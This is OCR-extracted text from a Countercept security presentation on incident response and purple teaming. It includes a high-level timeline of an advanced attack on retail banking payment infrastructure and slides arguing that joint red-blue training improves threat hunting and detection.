


COUNTERCEPT


02 | Incident Response 2.0

APT VS Red Team Exercise


CASE STUDY: RETAIL BANKING TRANSACTION INFRASTRUCTURE



HOW DO THEY GET THERE?



CASE STUDY: RETAIL BANKING TRANSACTION INFRASTRUCTURE



12th July First Delivery

28th July Lateral Movement

16th Aug Domain Compromise

6th Sept Admin Compromise

10th Sept MGMT Network Compromise

10th Sept Payment Systems

2nd Dec Learn Systems

26th Jan Weaponize


1st Feb Execute Fraud

180 Days

60 Days

0 Days


DON’T FORGET TIME



COUNTERCEPT

03 ATTACK AND DEFENCE SIMULATION

Purple Teaming: Why and How?




TACTICAL PURPLE TRAINING

- Train like you fight
  - Active BLUE on RED
  - Active BLUE with RED
  - Blind targeted attack simulations
- Learn attacker techniques & test them
- Know your attack paths
- Simulate everything else

TACTICAL PURPLE TRAINING

- Purple Training improves Threat Hunting
- Threat Hunting improves Attack Detection
- Attack Detection improves Incident Response

